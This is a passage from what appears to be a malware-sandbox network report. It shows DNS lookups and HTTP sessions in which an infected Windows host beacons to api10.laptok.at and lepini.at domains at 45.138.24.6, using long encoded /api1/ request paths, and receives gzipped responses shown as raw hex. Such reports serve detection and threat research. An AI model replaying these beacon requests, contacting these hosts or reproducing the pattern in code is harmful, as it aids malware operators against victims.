Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 22, 2021 19:11:20.067229033 CET	61515	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:11:20.394157887 CET	53	61515	8.8.8.8	192.168.2.5
Jan 22, 2021 19:11:21.285818100 CET	56675	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:11:21.347302914 CET	53	56675	8.8.8.8	192.168.2.5
Jan 22, 2021 19:11:21.947536945 CET	57172	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:11:21.995333910 CET	53	57172	8.8.8.8	192.168.2.5
Jan 22, 2021 19:11:51.549623013 CET	55267	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:11:51.597688913 CET	53	55267	8.8.8.8	192.168.2.5
Jan 22, 2021 19:11:52.086766005 CET	50969	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:11:52.143019915 CET	53	50969	8.8.8.8	192.168.2.5
Jan 22, 2021 19:11:52.988775015 CET	64362	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:11:53.045047045 CET	53	64362	8.8.8.8	192.168.2.5
Jan 22, 2021 19:11:53.431102037 CET	54766	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:11:53.481731892 CET	53	54766	8.8.8.8	192.168.2.5
Jan 22, 2021 19:11:53.877427101 CET	61446	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:11:53.925266027 CET	53	61446	8.8.8.8	192.168.2.5
Jan 22, 2021 19:11:54.375221014 CET	57515	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:11:54.431298018 CET	53	57515	8.8.8.8	192.168.2.5
Jan 22, 2021 19:11:54.906507969 CET	58199	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:11:54.962835073 CET	53	58199	8.8.8.8	192.168.2.5
Jan 22, 2021 19:11:55.577100039 CET	65221	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:11:55.635871887 CET	53	65221	8.8.8.8	192.168.2.5
Jan 22, 2021 19:11:56.763290882 CET	61573	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:11:56.815371990 CET	53	61573	8.8.8.8	192.168.2.5
Jan 22, 2021 19:11:57.318922043 CET	56562	53	192.168.2.5	8.8.8.8
Jan 22, 2021 19:11:57.379287004 CET	53	56562	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 22, 2021 19:09:29.666541100 CET	192.168.2.5	8.8.8.8	0x7978	Standard query (0)	www.msn.com	A (IP address)	IN (0x0001)
Jan 22, 2021 19:09:32.195328951 CET	192.168.2.5	8.8.8.8	0x4eba	Standard query (0)	web.vortex .data.msn.com	A (IP address)	IN (0x0001)
Jan 22, 2021 19:09:32.665340900 CET	192.168.2.5	8.8.8.8	0xb8c1	Standard query (0)	contextual .media.net	A (IP address)	IN (0x0001)
Jan 22, 2021 19:09:33.763437033 CET	192.168.2.5	8.8.8.8	0xc022	Standard query (0)	lg3.media.net	A (IP address)	IN (0x0001)
Jan 22, 2021 19:09:34.635883093 CET	192.168.2.5	8.8.8.8	0xdb56	Standard query (0)	hblg.media.net	A (IP address)	IN (0x0001)
Jan 22, 2021 19:09:35.287704945 CET	192.168.2.5	8.8.8.8	0xe3b9	Standard query (0)	cvision.media.net	A (IP address)	IN (0x0001)
Jan 22, 2021 19:09:35.681421041 CET	192.168.2.5	8.8.8.8	0x8267	Standard query (0)	srtb.msn.com	A (IP address)	IN (0x0001)
Jan 22, 2021 19:09:36.908406973 CET	192.168.2.5	8.8.8.8	0xf1d1	Standard query (0)	img.img-ta boola.com	A (IP address)	IN (0x0001)
Jan 22, 2021 19:10:24.344794989 CET	192.168.2.5	8.8.8.8	0xb67a	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Jan 22, 2021 19:10:31.863028049 CET	192.168.2.5	8.8.8.8	0x4b96	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Jan 22, 2021 19:10:40.686623096 CET	192.168.2.5	8.8.8.8	0x31d6	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Jan 22, 2021 19:11:15.120337009 CET	192.168.2.5	8.8.8.8	0xad82	Standard query (0)	c56.lepini.at	A (IP address)	IN (0x0001)
Jan 22, 2021 19:11:19.785123110 CET	192.168.2.5	8.8.8.8	0xdfa9	Standard query (0)	resolver1. opendns.com	A (IP address)	IN (0x0001)
Jan 22, 2021 19:11:19.788033009 CET	192.168.2.5	8.8.8.8	0x31ef	Standard query (0)	resolver1. opendns.com	A (IP address)	IN (0x0001)
Jan 22, 2021 19:11:20.067229033 CET	192.168.2.5	8.8.8.8	0x4bc0	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Jan 22, 2021 19:11:21.285818100 CET	192.168.2.5	8.8.8.8	0x7a07	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Jan 22, 2021 19:11:21.947536945 CET	192.168.2.5	8.8.8.8	0x92d0	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 22, 2021 19:09:29.714591980 CET	8.8.8.8	192.168.2.5	0x7978	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Jan 22, 2021 19:09:32.251519918 CET	8.8.8.8	192.168.2.5	0x4eba	No error (0)	web.vortex.data.msn.com	web.vortex.data.microsoft.com		CNAME (Canonical name)	IN (0x0001)
Jan 22, 2021 19:09:32.721359968 CET	8.8.8.8	192.168.2.5	0xb8c1	No error (0)	contextual.media.net		2.18.68.31	A (IP address)	IN (0x0001)
Jan 22, 2021 19:09:33.829823017 CET	8.8.8.8	192.168.2.5	0xc022	No error (0)	lg3.media.net		2.18.68.31	A (IP address)	IN (0x0001)
Jan 22, 2021 19:09:34.702229023 CET	8.8.8.8	192.168.2.5	0xdb56	No error (0)	hblg.media.net		2.18.68.31	A (IP address)	IN (0x0001)
Jan 22, 2021 19:09:35.346894026 CET	8.8.8.8	192.168.2.5	0xe3b9	No error (0)	cvision.media.net	cvision.media.net.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Jan 22, 2021 19:09:35.729511976 CET	8.8.8.8	192.168.2.5	0x8267	No error (0)	srtb.msn.com	www.msn.com		CNAME (Canonical name)	IN (0x0001)
Jan 22, 2021 19:09:35.729511976 CET	8.8.8.8	192.168.2.5	0x8267	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Jan 22, 2021 19:09:36.969964027 CET	8.8.8.8	192.168.2.5	0xf1d1	No error (0)	img.img-taboola.com	tls13.taboola.map.fastly.net		CNAME (Canonical name)	IN (0x0001)
Jan 22, 2021 19:09:36.969964027 CET	8.8.8.8	192.168.2.5	0xf1d1	No error (0)	tls13.taboola.map.fastly.net		151.101.1.44	A (IP address)	IN (0x0001)
Jan 22, 2021 19:09:36.969964027 CET	8.8.8.8	192.168.2.5	0xf1d1	No error (0)	tls13.taboola.map.fastly.net		151.101.65.44	A (IP address)	IN (0x0001)
Jan 22, 2021 19:09:36.969964027 CET	8.8.8.8	192.168.2.5	0xf1d1	No error (0)	tls13.taboola.map.fastly.net		151.101.129.44	A (IP address)	IN (0x0001)
Jan 22, 2021 19:09:36.969964027 CET	8.8.8.8	192.168.2.5	0xf1d1	No error (0)	tls13.taboola.map.fastly.net		151.101.193.44	A (IP address)	IN (0x0001)
Jan 22, 2021 19:10:24.401053905 CET	8.8.8.8	192.168.2.5	0xb67a	No error (0)	api10.laptok.at		45.138.24.6	A (IP address)	IN (0x0001)
Jan 22, 2021 19:10:32.279838085 CET	8.8.8.8	192.168.2.5	0x4b96	No error (0)	api10.laptok.at		45.138.24.6	A (IP address)	IN (0x0001)
Jan 22, 2021 19:10:40.742904902 CET	8.8.8.8	192.168.2.5	0x31d6	No error (0)	api10.laptok.at		45.138.24.6	A (IP address)	IN (0x0001)
Jan 22, 2021 19:11:15.550951958 CET	8.8.8.8	192.168.2.5	0xad82	No error (0)	c56.lepini.at		45.138.24.6	A (IP address)	IN (0x0001)
Jan 22, 2021 19:11:19.833147049 CET	8.8.8.8	192.168.2.5	0xdfa9	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Jan 22, 2021 19:11:19.835972071 CET	8.8.8.8	192.168.2.5	0x31ef	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Jan 22, 2021 19:11:20.394157887 CET	8.8.8.8	192.168.2.5	0x4bc0	No error (0)	api3.lepini.at		45.138.24.6	A (IP address)	IN (0x0001)
Jan 22, 2021 19:11:21.347302914 CET	8.8.8.8	192.168.2.5	0x7a07	No error (0)	api3.lepini.at		45.138.24.6	A (IP address)	IN (0x0001)
Jan 22, 2021 19:11:21.995333910 CET	8.8.8.8	192.168.2.5	0x92d0	No error (0)	api3.lepini.at		45.138.24.6	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api10.laptok.at
- c56.lepini.at
- api3.lepini.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49753	45.138.24.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 22, 2021 19:10:24.461683989 CET	6694	OUT	GET /api1/CFw0exYOLBE1WOQ6Mn_2BQq/AbMRr9o39B/QrT2i_2BUXb4t9pmn/0lERtiOHlDPB/RvBQZDQ0_2B/XcdNPmTbjSCSkh/LGQj235_2Bzaj4iiE_2BZ/8BOeUfWxCKBDqbW5/305v3z_2Ba56K_2/BNLTprCr0kysMxydNd/QsemKPZya/UWdQMBXIKo51HLvlVE_2/F3BBwvriajKBQr8Ak4R/aT9_2Bw9XoTYMHGlK7kzVs/5gAtMcR1uDZ1K/ECQPLzKd/mvsohtKAfiZi1BZl2tbNMzk/iXtWcjTRcn/5oeMCiT_2BqRqn61F/cBlYM5UfYYiG/Fi3kDfXZStE/6LqXXR_2F0pKhw/O_2Brkkk/_2F HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Jan 22, 2021 19:10:25.139081001 CET	6703	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 22 Jan 2021 18:10:24 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9b c5 56 c3 50 14 45 3f 28 83 b8 0d e3 d2 58 e3 c9 2c ee ee f9 7a ca 10 58 40 f3 de bd e7 ec 4d 17 6a 83 36 11 ba 09 45 3a 6f fc 82 10 87 26 24 a7 da 2f 64 78 97 df e6 bb 28 a9 4f 79 74 c1 a3 bb 49 bb bb 69 3e 2b 21 40 be 7b 08 c8 3e 8b 7c 37 05 fe 07 16 f6 38 71 06 9e 83 a4 6a 96 3e 45 ab 5b 3e 22 7a 04 1b 1b a4 76 7e b6 2f e8 0f 74 23 58 f4 a3 fb f6 7e dd c7 18 86 76 70 99 10 eb 13 e9 74 a9 e5 70 9b 03 59 cb 77 5c 96 74 71 1a 3b bd 00 ec ab f4 14 19 0d 10 33 d3 ab 4c 82 c6 87 9f 3f 6c 73 d6 11 36 22 04 32 45 50 db 14 75 8f ab d8 ce 86 0c 95 09 39 c7 c0 3b 66 57 10 9c e9 6d b4 4c 50 39 1a 20 17 e5 8a 93 98 70 bc 6c 76 ee 21 2b 7a 44 5f 72 39 3f 0a fc 6e 48 99 86 12 dc 68 09 83 32 98 7f e3 c6 94 e4 af 61 b5 3e e3 0f 7c 3a 07 6b 6f 4c 1c 24 62 87 8d 55 aa db e5 18 93 3b b3 59 74 a9 98 98 9f 8e 99 3f a3 fd ac 6b cd 69 da fa dd f4 a7 79 cf a1 14 a8 77 d0 bc 43 79 23 37 e0 99 20 88 6f a8 20 c4 15 7e 61 c1 d8 b7 51 22 c8 c8 8f bf da 22 d6 bc 80 58 1b b3 b8 ca be dc 69 a9 9d 8a 55 d1 f1 11 da 47 9d 98 df 9c 9d 1b b6 bf 81 07 d8 87 e6 f3 f1 15 4d 96 21 08 9c ee 97 6c 75 d9 4c d2 ad 30 f5 4a 17 d3 76 2b c1 0f 8d 88 d9 d7 61 48 55 f4 55 59 ab 0e 3b 13 47 b7 5c 4c 76 f5 7a a0 97 93 d8 79 4e 6e f5 34 e5 9d 45 9c fb 10 74 7e 95 b9 0a 28 b4 02 c3 00 55 1e 80 a2 cd 96 00 e5 11 bb 3b 25 c5 96 01 3c 25 b1 10 13 af e9 63 9f 22 20 7d c5 78 ec 42 fe 96 c9 a4 91 4b 0e 84 69 4e 8e 4d ee 77 d3 ee 7e b9 c9 b8 fb c9 bd 99 5d 9c f8 1c a1 48 5b ba bb e9 eb 77 2e ac 68 fd 0a b6 18 d3 e7 0e ed 06 99 7a 54 fd b8 c9 06 58 6e 8d eb 4d 01 78 90 11 ee e6 99 ab 30 ea 38 ba e9 d7 ad ad dd d5 0f 35 87 2e dd eb 1b 03 5d 95 73 9b 83 60 55 d1 e0 60 50 2d 85 d6 84 0c ea dc cc bf 96 07 ad c0 94 f9 6a b3 e1 e5 17 f0 ce 0b 5c 68 a3 89 6a 3d e4 2a ae c4 3d c4 1d 23 96 e6 3b a6 38 7c 8a 2c 2f 98 65 f5 1c 81 bf b4 a7 41 80 f8 44 57 34 37 95 d5 a7 de 77 db 23 cb 47 eb d5 2a 79 74 91 b6 e9 9b 12 d9 31 4c 12 d2 3d bf 63 fd 32 db b2 09 1f e4 ca 8d 7b b1 48 3e 5c 16 28 ba 98 eb db c7 4f a6 63 e2 ab 8c 07 87 88 e5 92 15 c1 13 87 9d 78 a7 4b 90 6c 5d de a9 f3 11 68 6f 31 06 05 05 01 8d 27 fa d4 7b d7 d2 3e c0 fd 02 5d 43 9e 41 a0 8b 6e 00 00 e3 ec 7a 7f 97 f5 83 00 33 de 2b f8 d4 91 6b 51 4a 00 1c 28 50 aa ce 23 1c 9a 2f fb 4e 44 76 39 3e e6 9e 1e 87 24 4a 40 b6 5c d5 2c b2 32 44 fe ba 53 7d c5 01 f9 e3 e5 12 ca 76 b9 70 e4 ed b9 a7 17 85 0f ee e9 74 90 18 3f 87 68 1d 11 61 b6 86 04 13 ea 5b d6 38 7c 85 6b 28 46 e6 1a df d2 d9 c2 50 0b 27 47 72 fb bd 82 ee dc 27 18 05 8f df b0 4f 25 ef dc 57 90 57 8b 62 55 4f 1c 1a 44 89 04 32 7f 8a c9 68 cb f1 15 a7 d6 36 45 9e 06 ba a5 be 53 7e 3d ce 07 ac 9a 87 4e bf c3 62 cd 1c c2 20 6e 7b 4b e2 1d f2 91 a1 b9 f3 f0 94 d3 30 a8 d4 f9 15 98 3e b1 d9 fb cc 3d 99 cb 98 32 3e ab 9a 4b f6 99 e7 74 21 28 2f 30 dc 49 24 9d ab 83 e8 b6 85 58 c5 8f 9d c3 06 73 2c 7b 65 3e 5a 3f 10 a0 bb 82 5b 98 2c 3e ba ae 34 02 23 2b 28 1f 3c 31 56 ae a3 51 b7 6f 2d 35 d6 42 44 6f be 7d 2c 0d 8b f1 ed d2 7a b5 25 c6 c7 b9 2d 77 d5 0d a6 17 b8 00 55 1c 5e 6f 34 73 be b1 1f 58 df b4 97 77 7c 4d df ac 33 a1 18 e8 df cf ea 7d 16 4c f0 a8 ad bb Data Ascii: 2000VPE?(X,zX@Mj6E:o&$/dx(Oytli>+!@{>\|78qj>E[>"zv~/t#X~vptpYw\tq;3L?ls6"2EPu9;fWmLP9 plv!+zD_r9?nHh2a>\|:koL$bU;Yt?kiywCy#7 o ~aQ""XiUGM!luL0Jv+aHUUY;G\LvzyNn4Et~(U;%<%c" }xBKiNMw~]H[w.hzTXnMx085.]s`U`P-j\hj=*=#;8|,/eADW47w#G*yt1L=c2{H>\(OcxKl]ho1'{>]CAnz3+kQJ(P#/NDv9>$J@\,2DS}vpt?ha[8\|k(FP'Gr'O%WWbUOD2h6ES~=Nb n{K0>=2>Kt!(/0l$Xs,{e>Z?[,>4#+(<1VQo-5BDo},z%-wU^o4sXw|M3}L

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49754	45.138.24.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 22, 2021 19:10:30.022278070 CET	6974	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 22, 2021 19:10:30.145878077 CET	6974	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 22 Jan 2021 18:10:30 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49756	45.138.24.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 22, 2021 19:10:32.348083019 CET	6976	OUT	GET /api1/a_2Bz4YtSSFgT/0C5wRpet/ms8q1CZiIpjOdJS4vfA_2BH/Unc80mniR4/LWmVTbc4wtziyZI4c/s8JLaiXVyJRz/Ia68C_2BiO1/v0aHN6LC2uzwce/oGYSvt_2FR9qcBq8fN2ZR/I4rY1Qe5NTT0wAlG/U6poigPerNGHrZu/8qcNuouKcdOcsfERjf/Dfr4PAcFd/vSa3xs7frQEfOOeZB0vB/vZy6iry9vQbVgCKSl4S/0bhQUTeB7wVuA8lFu_2FvC/mrJ4FGk4dNxHd/NvkUgggq/QTKdhVP6VWf6cx1FjBJVmjH/mbHnltL2SM/BqdtHsO_2BXjavC29/BKgPQ6DT/TlOI0 HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Jan 22, 2021 19:10:32.969302893 CET	7008	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 22 Jan 2021 18:10:32 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 99 c5 96 a4 40 10 45 3f 88 05 6e 4b dc a1 71 d9 e1 ee ce d7 4f cd ba 4f 75 41 66 c4 7b f7 9e 6a 42 cd cd 5a 02 ce 25 1c 0f d1 8c d0 91 bb 84 13 19 f9 bb c2 5d 7b a8 a8 ad 77 03 19 cd b8 70 a9 60 06 44 d7 15 30 5d bc a7 13 c7 25 ca 02 0c 9e 93 e6 81 cb c5 10 0d cc 74 df 8c 5d 92 a9 06 20 94 47 09 a3 3a 9f 4e 47 8d e7 71 2f 01 ad 90 3a 14 06 fe d4 f4 44 67 a9 49 f5 ae 73 62 ae 62 e2 c0 83 17 25 c7 f0 57 89 31 e0 24 3a 0f af 1a 1f 8a 29 6f 37 91 10 62 c7 47 0f 15 ca 14 98 ed e6 74 d8 f7 c4 c3 1d 99 47 62 37 1f cb 31 6d 7e 68 4c 98 a3 2f 6d 1b 55 5a b5 83 1b e8 68 28 b4 2c c0 7b a2 0f 8d 11 15 16 d7 e0 b0 67 e3 29 e4 79 a0 f2 1e 53 5e 9a f3 1c 16 ba b8 dc 0b 95 30 57 ff 43 bf fd 74 04 32 7f 51 bc 43 99 e8 4b 56 22 cf b4 7c 67 b3 2a f3 bd 45 8e 5e 84 63 83 85 66 67 80 16 ff 6e 11 99 3b 22 65 3c 16 b1 af 82 f1 bd c0 bc 20 fd 16 0a f1 39 a9 07 28 24 fe 88 27 94 84 69 92 4a fd 49 08 fe 36 ce 7d 71 47 07 62 1e cc 83 11 3c 88 da 76 b5 a7 13 a5 2d d8 ce a9 02 49 2c 39 d1 06 e7 3a fe 44 c3 a7 eb c3 a3 3c 12 66 f0 01 cc e7 32 b4 cc 0d 98 da 0e b6 d6 a9 3c 48 72 5f 9e bc d4 79 5e 77 71 dc 54 ac 7c e0 e0 ce 58 4e b0 59 ec b8 4c 91 ca 0b 0f be b4 57 08 17 9c 70 37 87 3b e3 89 ba 76 b7 81 d4 89 ce f8 8c a9 05 de 92 14 a8 de b4 b8 b7 e1 aa d1 27 c0 5d 5c 6c 5f 92 f9 82 ae 83 4f b6 9f 47 f4 de a1 8e ee 23 72 2d 05 18 90 e5 34 b7 d6 0b d6 01 10 e8 45 72 b1 a8 22 fd 73 b0 85 3d 19 26 27 55 d3 5d b5 05 51 78 e5 6b 70 ca 85 1f 94 c7 b5 6a c6 2c 18 f7 fd 27 4a f4 9e ac a1 ce e3 c9 e8 22 37 5f 5d bb dd 86 9f 90 06 79 5d 26 cd bc b3 02 9e 1e cc 39 fa 0b 37 80 4b 53 cb ce 62 94 3c e2 dd 5b d1 64 8e 88 5b b6 ff 3a a9 c2 e1 fe 9d 28 98 3f f6 e8 f1 06 fc 66 89 bf 30 0e 26 48 a6 df 39 2d b2 98 50 eb 64 ce 02 46 46 f1 f8 3b 82 0c 11 9e 34 e4 47 49 2f 0b d4 6a 56 ca 1d 5d f1 ab 91 d3 82 0a 07 2a 71 24 09 a5 6d 47 f9 ae 80 57 ec 63 60 8d fe cd b4 e8 42 93 d4 92 1f bc 82 52 f4 9b a8 0a 38 37 21 7e 57 42 2b 89 80 0f c5 b5 66 81 96 87 54 eb d4 bc 2f d3 7a e7 e3 ee 41 12 be d5 d4 0f d8 d9 a0 74 81 3c c6 6a 0c db 96 bd 05 01 41 65 0c ad 7d 66 90 cc 6d ba 8c 3a 5e 67 30 4c 80 08 a7 b0 18 1a ec 8b 24 5a 26 c8 bd 74 28 22 47 c7 ef 7e ae a0 d2 fe 00 ae 4a 99 fb ec 71 8f f8 ca 7c f3 c5 94 22 33 da d3 ee be 3b 43 6e b8 63 c6 e0 06 0a 15 d1 47 e7 a3 e4 69 6a 95 e1 58 3a 39 bf 3f 61 e1 2f 8d 83 e1 07 81 7d b8 34 bd 7c 2e 59 27 b0 e7 6c ee 2d 51 00 d2 17 01 95 3b 1b 23 3e 51 53 70 72 11 e2 c6 37 ed 63 05 6e b1 38 ce c5 3d 99 f7 c9 97 dc 2b 9b 8e 9c 0a 72 6a e0 55 c8 e4 3d c3 55 10 8e 56 eb 6d 25 9b 37 66 09 e8 77 58 4f 01 09 6d fd 34 3c d4 a5 05 4c 4d 16 2a db b3 a1 25 4b 1f 39 1a c9 d6 64 ce 68 f7 09 28 8c 5e 1d de f1 41 fb e7 af 5c 0b 7e 09 e1 dc 93 71 89 ff a3 ab 48 b8 ee 8b 55 9e cb 05 9a ba 2c fd d4 98 4a 66 bf 5a ae 9c 90 ad 2e 98 d3 d7 c9 51 63 fd 64 c7 6f 7e 98 4b 92 27 8d 7b a2 41 06 d7 15 b1 7a af 0b dd 82 84 ef 41 59 fd f3 04 d4 a8 d5 de 38 fd db db 58 87 08 28 27 fc 93 92 5a 0e ba d6 63 d9 a6 ac 63 b7 f1 3c 9c ed d4 4c c6 44 2d bf ef f9 0b 95 7e 6a 8c f9 2f a3 7e 2b fc 27 63 70 59 c6 07 fa c5 95 dd 57 5a d8 c4 83 3e d4 e9 f4 34 4b 39 15 Data Ascii: 2000@E?nKqOOuAf{jBZ%]{wp`D0]%t] G:NGq/:DgIsbb%W1$:)o7bGtGb71m~hL/mUZh(,{g)yS^0WCt2QCKV"\|g*E^cfgn;"e< 9($'iJI6}qGb<v-I,9:D<f2<Hr_y^wqT|XNYLWp7;v']\l_OG#r-4Er"s=&'U]Qxkpj,'J"7_]y]&97KSb<[d[:(?f0&H9-PdFF;4GI/jV]*q$mGWc`BR87!~WB+fT/zAt<jAe}fm:^g0L$Z&t("G~Jq|"3;CncGijX:9?a/}4|.Y'l-Q;#>QSpr7cn8=+rjU=UVm%7fwXOm4<LM*%K9dh(^A\~qHU,JfZ.Qcdo~K'{AzAY8X('Zcc<LD-~j/~+'cpYWZ>4K9

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49755	45.138.24.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 22, 2021 19:10:39.033473969 CET	7349	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 22, 2021 19:10:39.154622078 CET	7350	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 22 Jan 2021 18:10:39 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49757	45.138.24.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 22, 2021 19:10:40.809696913 CET	7351	OUT	GET /api1/97Bobw5s_2BJD9JdpaeHl/eaFIuMTgpYC6kyVz/wkVXHzbguzU8joj/iVFWbWAdj_2B9KihCY/jMd9cLfS3/oUwhf1e4_2BfL6_2FnUw/GLpqU7X6eDSfadKgO93/vdNVieORUa2lyA9rRTGL_2/FZE66To6WbaMR/57fzsKgx/FORuzev7x9UGQWVFO_2Bpeg/Wvs_2BYY_2/FsZiQOB29KHr_2Fal/WE_2F_2Fhffr/YZCPuD4E3bZ/RTtWZ0xleQwCeU/RtKoykqxZaK3WHH71HVec/H322WPBdAyKedu47/SMQTtvEQEYL6Ruh/BdDKv8Vz_2FBmqrfdt/A_2F9Y1cY/8wr9fecB_2FBDRCD/5p5CM HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Jan 22, 2021 19:10:41.183589935 CET	7357	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 22 Jan 2021 18:10:41 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 35 38 0d 0a 1f 8b 08 00 00 00 00 00 00 03 0d 95 b5 81 83 50 00 40 07 a2 20 90 8f 95 b8 4b 70 e8 70 77 67 fa bb 1d 9e 94 4e 86 7e 9c 25 ca f9 98 b0 b8 50 c2 c3 cc bf d7 99 6e 8b 3b 90 25 83 b5 5d 2c 7f c0 3b ff 9c 93 e3 1b f4 43 ca 5d bd dd 86 a8 9f 4b 65 99 53 9d 88 33 78 28 8b f7 e7 a4 9a 49 88 f8 84 cd 76 f2 bd 7b d5 4b e7 59 aa e9 2c 01 b8 ad 86 66 ac 99 52 ef ed 66 f3 79 88 e4 7b 91 bc c3 0c a6 2e e0 8c 11 33 fc 25 a8 17 f9 98 34 64 a3 fb 54 ca 88 b4 fd 48 29 12 81 7e b3 d9 96 d3 2f 38 10 8c 73 3b 3a 55 dd 60 64 e7 59 4c f7 bc 8e 9f d4 57 01 3f a0 6c d1 d0 d3 f4 0c 97 a9 2c 35 bc 4a 60 b6 4e 1a 7b 0c ed 74 b1 8e 2f 92 af b4 32 c7 95 c4 61 7c f8 1c 61 ea 8a ba 18 86 1f fb 7b 79 c3 5c ef 32 cd f7 5a db ea 81 a5 94 eb 07 6f 64 08 05 ed 34 b7 ac e1 f1 af 2c 7c 20 7f 66 20 e1 87 9d 32 62 4d af 06 67 62 f8 29 e1 fa a7 ae 21 45 b1 19 d1 